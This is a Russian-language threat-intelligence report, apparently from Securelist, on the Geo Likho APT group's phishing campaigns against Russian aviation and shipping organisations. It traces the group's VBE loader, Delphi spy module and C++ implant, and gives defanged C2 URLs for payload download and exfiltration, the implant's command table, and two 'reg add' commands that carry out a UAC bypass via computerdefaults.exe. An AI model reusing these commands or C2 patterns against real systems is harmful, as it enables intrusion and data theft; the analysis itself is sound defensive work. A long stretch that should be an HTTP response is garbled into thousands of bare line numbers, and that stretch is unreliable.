

Группа Geo Likho продолжает атаки на цели в России, фокусируясь на авиационной отрасли и водном транспорте

SL securelist.ru/tr/geo-likho-hits-russian-aviation/115306

22 апреля 2026 г.



Введение

Киберпреступная APT-группа Geo Likho совершает атаки против организаций в Российской Федерации и в Республике Беларусь как минимум с июля 2024 года. Ранее [мы рассказывали о вредоносной кампании со шпионским ПО Batavia](#), жертвами которой стали российские промышленные предприятия. Наши находки позволяют приписать эту активность Geo Likho. Эта группа отличается тщательно спланированными целевыми атаками. Злоумышленники создают уникальные вредоносные файлы для каждой конкретной жертвы. Их мишенями часто становятся машиностроительные предприятия, государственные структуры и образовательные учреждения, но главный интерес представляют организации авиационной отрасли и судоходные компании. Основная цель группы — кража данных. Все вредоносные инструменты, которые они используют, разработаны именно для хищения информации.

Мы непрерывно наблюдаем за этой группой киберпреступников и своевременно информируем наших пользователей об обновлениях в техниках, тактиках и процедурах, используемых злоумышленниками, а также об их новых кампаниях. В этой статье мы опишем наши недавние находки, относящиеся к последним кампаниям группы, в которых она атаковала коммерческие компании и государственные учреждения в Российской Федерации.

Мы проанализируем последние атаки группы, покажем регионы и основные отрасли, подвергшиеся атакам. Сделаем обзор изменений в инфраструктуре и утилитах группы, в том числе продемонстрируем новые сетевые ресурсы, используемые киберпреступниками. Мы также попробуем восстановить всю цепочку заражения: от первоначального доступа до эксфильтрации данных жертвы.

Технические детали

История развития угрозы

Как было отмечено выше, мы наблюдаем за этой киберпреступной группой с июля 2024 года. Она атакует учреждения и организации в РФ и РБ при помощи фишинговых писем, содержащих ссылки на вредоносные VBE-скрипты.

Отличительной характеристикой кампаний Geo Likho является использование вредоносных VBE-скриптов, что нетипично для современных киберпреступных групп и может служить явным индикатором активности именно этой группы.

Основная мотивация этой группы — кибершпионаж. Злоумышленники стараются закрепиться в скомпрометированной инфраструктуре надолго, что позволяет им успешно достигать своих целей, осуществляя постоянное наблюдение за жертвой.


Другой отличительной характеристикой этой угрозы является использование уникальных вредоносных файлов для каждой жертвы, идентификатор жертвы жестко зашит в каждом вредоносном образце.

Подобно другим киберпреступным группам, Geo Likho часто меняет свою инфраструктуру, поэтому необходимо постоянно отслеживать ее деятельность и наблюдать за активными в настоящее время кампаниями для обеспечения наиболее эффективной и проактивной защиты от этой угрозы.

Начальный вектор заражения

Единственным методом распространения, который используется этой группой, является целевой фишинг, а именно — рассылка писем со ссылками на вредоносные VBE-скрипты.

В недавних кампаниях (с июля 2025 г. по февраль 2026 г.) злоумышленники вносили лишь незначительные изменения в свои фишинговые письма в сравнении с прошлыми кампаниями. Пример такого письма показан ниже.



Пример вредоносного письма, использованного в недавних кампаниях группы

Отметим, что атакующие рассылали письма от пользователя, имеющего почтовый ящик в домене «kaliningrad-gorod[.]net», который известен как вредоносный и был использован в качестве командного центра группировки.

Вредоносная ссылка «Текст договора» отправляла жертву на вредоносный URL:

```
1 hxxps://kaliningrad-gorod[.]net/kalininggradmail/?file=fds-[hidden]
```

Вредоносный VBE-загрузчик

Если пользователь перейдет по вредоносной ссылке, это приведет к скачиванию TAR-архива, замаскированного под RAR-файл («Текст Договора — новая версия.rar»: MD5: 1053456499330dde618f5465a2683c6a).

Этот вредоносный архив содержит только один файл — скрипт с именем «Текст Договора — новая версия.vbe», закодированный при помощи проприетарного алгоритма Microsoft (MD5: 9299e7ac2d5d4902bb04be201b41b2ac).

Данный скрипт является вредоносным загрузчиком. На момент исследования соответствующий командный центр был уже неактивен. Однако мы смогли восстановить цепочку заражения, используя телеметрию, полученную от другого VBE-скрипта, который выполнял ту же функцию, но взаимодействовал с другим командным сервером (MD5: bc2f3f864632b7499496d8c897c41aca, "договор — новый 2.vbe").

Начальный запрос, который этот скрипт отправлял в командный центр, выглядел следующим образом:

```
1 hxxps://tver-oboron[.]net/tver-email/?dhf=cad-[идентификатор_клиента]&p1=[временная_директория]&p2=[имя_вредоносного_скрипта]
```

Если отправить запрос по HTTPS не удавалось, скрипт предпринимал еще одну попытку подключения к командному центру по HTTP.

Идентификатор клиента, упомянутый выше, — уникальное значение для каждой жертвы этой APT. В ходе нашего расследования командный сервер этого загрузчика был недоступен, и мы не смогли найти какую-либо дополнительную значимую телеметрию для него.

Тем не менее мы смогли получить информацию о том, как командные центры этой APT отвечали на подобные запросы, путем анализа другого подобного скрипта (MD5: 27395227f8de2553d3c76c95dbd8e5b0, "Текст Договора — новая версия.vbe").

Мы выяснили, что командный центр этого скрипта (altai-krai[.]com) отвечал на подобный запрос (

```
1 URL: hxxps://altai-krai[.]com/altai-mail/?file=hc1-[идентификатор_клиента]&amp;p1=[временная_директория]&amp;p2=[имя_вредоносного_скрипта]
```

) следующим образом:

```
1 HTTP/1.1 200 OK
2
3 Connection: Keep-Alive
4
5 Keep-Alive: timeout=5, max=100
6
7 content-type: text/html; charset=UTF-8
8
9 transfer-encoding: chunked
10
11 date: Mon, 07 Jul 2025 08:49:02 GMT
12
13 server: LiteSpeed
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2
```

&i=s	Дополнительный аргумент URL для уведомления командного центра об успешном скачивании полезной нагрузки
&i=b	Дополнительный аргумент URL для отправки информации о версии ОС и номера сборки
&i=r	Дополнительный аргумент URL для передачи информации об ошибке или установленном средстве защиты на машине жертвы
\\images.exe	Имя файла полезной нагрузки
0	Если это значение отлично от нуля, полезная нагрузка будет принудительно запущена при помощи метода ShellWindows.Item.Document.Application.ShellExecute()
winmgmts:\\.\root\SecurityCenter2	WMI-путь, используемый для получения информации об установленном защитном решении на машине жертвы
Select * from AntivirusProduct	WMI-запрос, используемый для получения названия защитного решения, установленного на машине жертвы

В нашей телеметрии зафиксировано, что вредоносный загрузчик отвечает на такой ответ сервера GET-запросом, содержащим информацию об установленном защитном решении на машине жертвы, например:

```
1 hxxp://altai-krai[.]com/altai-mail/?file=hc1-[скрыто]&i=r--[скрыто]—
```

Командный центр отвечает на этот запрос пустым ответом. Получив его, вредоносный загрузчик отправляет следующий запрос командному центру для скачивания второго компонента атаки — APT-импланта, написанного на Delphi:

```
1 hxxp://altai-krai[.]com/altai-mail/?file=hc1-[скрыто]&dd=d
```

Второй компонент атаки

В ходе нашего анализа мы обнаружили, что вредоносный VBE-скрипт сохраняет второй компонент атаки в файл Images.exe. Однако мы также видели загрузчики, которые сохраняли полезную нагрузку в такие файлы, как reader.exe, webview.exe, pdfbrowser.exe и другие. Ниже мы приводим анализ вредоносного образца, сохраненного как reader.exe (MD5: 53fd366bf7c3e0f5f18f21444e12dd).

Reader.exe — это исполняемый файл, созданный при помощи Delphi. В ходе выполнения вредоносный файл получает содержимое по URL [https://tver-oboron\[.\]net/tver-email/?dhf=1cad-\[redacted\]&svi](https://tver-oboron[.]net/tver-email/?dhf=1cad-[redacted]&svi) и отображает его в собственном окне. На момент нашего анализа указанный URL был недоступен. Несмотря на это, мы предполагаем, что по этому адресу располагался документ-обманка, который упоминался в исходных фишинговых письмах.

Параллельно с этим вредоносный код начинал сбор информации со скомпрометированной машины с одновременной отправкой этих данных на другой домен, используя тот же идентификатор жертвы — [hxxp://techsurgut\[.\]com/techstr/?dhf=1cad-\[скрыто\]](https://techsurgut[.]com/techstr/?dhf=1cad-[скрыто]). Единственное различие в идентификаторах, используемых полезной нагрузкой и VBE-скриптом, заключалось в добавлении цифры «1», которая может указывать на активный в настоящий момент этап заражения. Этот прием [мы уже наблюдали ранее](#) во время анализа зловреда Batavia.

Модуль-шпион Reader.exe собирает некоторые файлы, включая различные системные журналы и офисные документы, расположенные как на зараженной машине, так и на подключаемых носителях. Кроме того, вредоносный модуль периодически делает снимки экрана, которые также передает на командный сервер. Описание передаваемых данных представлено в таблице ниже.

Тип данных	Полный путь или маска
Журнал установки устройств SetupAPI	c:\windows\inf\setupapi.dev.log
Журнал SetupAPI	c:\windows\inf\setupapi.setup.log
Список установленных программ	Листинг директорий C:\Program Files* и C:\Program Files (x86)*
Целевые файлы	*.doc, *.docx, *.ods, *.odt, *.pdf, *.xls, *.xlsx, *.ppt, *.pptx, *.eml, *.zip, *.7z, *.rar

Для предотвращения повторной передачи одних и тех же файлов вредонос создает файл с именем «60» в папке %TEMP% и сохраняет в нем 4-байтный хэш FNV-1a, посчитанный от первых 40 000 байт каждого файла, перед его отправкой. Если посчитанный хэш совпадает с сохраненным, файл не передается на командный сервер повторно.

Отметим, что подобный модуль-шпион (MD5: 5cfa142d1b912f31c9f761ddefb3c288) был задействован на этом этапе атаки и в предыдущих кампаниях (июнь 2025 г.), [описанных нами ранее](#). Однако полезная нагрузка 2026 года была увеличена за счет нескольких новых расширений для эксфильтрации данных (выделены жирным шрифтом в таблице выше).

Кроме хищения пользовательских данных, reader.exe загружает третий компонент атаки ([hxxp://techsurgut\[.\]com/techstr/?dhf=1cad-\[скрыто\]&de](http://techsurgut[.]com/techstr/?dhf=1cad-[скрыто]&de)) и сохраняет его как `C:\ProgramData\rubyc5.3\ruby5.3.exe`. Для запуска этого файла reader.exe создает ярлык в пользовательской папке автозапуска — `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\rubyc5.3.lnk`.

Третий компонент атаки

Как отмечено выше, в ходе нашего анализа мы выяснили, что вредоносный reader.exe сохраняет третий компонент атаки в файл с именем `ruby5.3.exe` (MD5: b89981f3d955f510aaf6822df2716cea). Кроме того, мы наблюдали, что другие компоненты второго этапа атаки сохраняли компоненты третьего этапа под именами `javajre.exe`, `pyui4.3.exe`, `pygui-3.13.exe`, `pygui-5.16.exe` и `javav.exe`.

Исполняемый компонент `ruby5.3.exe` написан на C++. Вредоносная функциональность второго и третьего компонента атаки довольно схожа, однако `ruby5.3.exe` реализует некоторые дополнительные возможности.

Например, `ruby5.3.exe` собирает файлы по тем же маскам, как и reader.exe, но список расширений файлов, подлежащих эксфильтрации, дополнен новыми форматами (выделены жирным шрифтом):

- Офисные документы: *.doc, *.docx, *.ods, *.odt, *.pdf, *.xls, *.xlsx
- Изображения и векторная графика: *.jpeg, *.jpg
- Электронные таблицы: *.csv
- Электронные письма: *.eml
- Презентации: *.ppt, *.pptx, *.odp
- Архивы: *.rar, *.zip, *.7z
- Другие текстовые документы: *.rtf, *.txt

Вредоносный модуль третьего этапа атаки также сверяет хэш-значения, вычисленные для файлов, подлежащих эксфильтрации, с содержимым файла «60». Собранные данные передаются по адресу [hxxps://techsurgut\[.\]com/techstr/?dhf=2cad-\[скрыто\]](http://techsurgut[.]com/techstr/?dhf=2cad-[скрыто]). Стоит отметить, что на этом этапе идентификатор жертвы имеет суффикс, начинающийся с цифры «2».

После каждой передачи вредоносный компонент отправляет два запроса HTTP GET:

- [hxxps://techsurgut\[.\]com/techstr/?t&dhf=2cad-\[скрыто\]&data=\[xxxx\]](http://techsurgut[.]com/techstr/?t&dhf=2cad-[скрыто]&data=[xxxx])
- [hxxps://techsurgut\[.\]com/techstr/?t=2&dhf=2cad-\[скрыто\]&data=\[xxxx\]](http://techsurgut[.]com/techstr/?t=2&dhf=2cad-[скрыто]&data=[xxxx])

где [xxxx] — случайная строка из 4 символов. В ответе компонент `ruby5.3.exe` получает текущие дату и время сервера, а также другие данные, например:

`11-12-13-14-15 ;2026-03-27 15:29:52`

Полученные значения даты и времени используются в регулярных отчетах зловреда на командный сервер для подтверждения того, что коммуникационный канал открыт и активен.

```
GET /techstr/?t&dhf=[REDACTED]&data=u0lo HTTP/1.1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.3
Host: techsurgut.com
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.7
Date: Fri, 27 Mar 2026 12:29:52 GMT
Content-type: text/plain
```

`11-12-13-14-15 ;2026-03-27 15:29:52`

Пример коммуникации между `ruby5.3.exe` и его командным сервером
(после передачи данных пользователя)

Отметим, что вредоносный компонент может отправить специальный GET-запрос, содержащий аргумент so, для получения команд. Команды и их аргументы разделены байтом 0x0A («\n»).

В таблице ниже перечислены команды, получаемые вредоносным модулем, и их аргументы.

Команда	Описание команды	Позиция аргумента	Значение аргумента
ea	Скачать файл, расположенный по URL <code>hxxps://techsurgut[.]com/techstr/?exa&file=2cad-[hidden]&data=[xxxx]</code> и запустить его	1	Аргументы, которые будут переданы исполняемому файлу, например: «-R 8080:localhost:8080», для установки обратного SSH-туннеля к SSH-клиенту
		2	Возможные значения • «0» — файл будет выполнен с помощью функции ShellExecuteExW API • «1» — никаких действий выполнено не будет • Любое другое значение — файл будет выполнен при помощи <code>computerdefaults.exe</code> (описано ниже)
		3	Имя файла (без расширения)
ch	Удалить хэш-файл – <code>%TEMP%\6o</code>	—	—
dl	Скачать файл по адресу <code>hxxps://techsurgut[.]com/techstr/?exc&file=2cad-[hidden]&data=[xxxx]</code> . Далее создать ключ реестра в разделе HKCU по пути, указанному в аргументе #4, и записать значение по умолчанию по следующему шаблону: (Default)=<arg1> «%TEMP%\<arg2>»,<arg3> %1	1	Утилита для запуска скачанных файлов, например <code>rundll32.exe</code>
		2	Имя файла с расширением (сохраняется в <code>%TEMP%</code>)
		3	Аргументы, которые будут указаны после пути к загруженному файлу в реестре. Например, это может быть название экспортируемой функции, которая затем будет выполнена при помощи <code>rundll32.exe</code>
		4	Путь в HKCU
		5	Путь в HKCU (не используется)
nd	Собрать файлы с подключенных и сетевых дисков. Эта функциональность будет выполнена в отдельном потоке	—	—
c	Задать новый командный сервер и сохранить его зашифрованным при помощи операции <code>xor</code> с 232-байтным ключом в <code>%TEMP%\settrn.txt</code>	1	Новый адрес командного сервера

Отметим, что при обработке команды `ea` сервер возвращает бинарный исполняемый файл, зашифрованный при помощи XOR-операции с однобайтным ключом 0x7A, а затем — закодированный при помощи `base64`. После раскодирования и расшифровки исполняемый файл сохраняется по адресу `"%TEMP%\<filename>.exe"` и выполняется с аргументами, которые были переданы при помощи команды `ea`.

Если второй аргумент отличается от "0" и "1", файл `"%TEMP%\<filename>.exe"` запускается с использованием техники UAC-bypass (MITRE-ATT&CK [T1548.002](#)) через встроенную утилиту ОС `computerdefaults.exe` с одновременной модификацией двух ключей реестра при помощи следующих вызовов `reg.exe`:

```
1 reg add HKCU\Software\Classes\ms-settings\CurVer /f /ve /t REG_SZ /d ".runopen"
2 reg add HKCU\Software\Classes\.runopen\Shell\Open\command /f /ve /t REG_SZ /d $temp\<filename>.exe <arg>
```

При выполнении команды «с» используется следующий ключ для шифрования и расшифровки файла `settrn.txt` с новым адресом командного центра:

```

1  0000000000: 31 06 47 06 28 06 31 06 | 20 00 45 06 39 06 38 06 1.G.(.1. E.9.8.
2
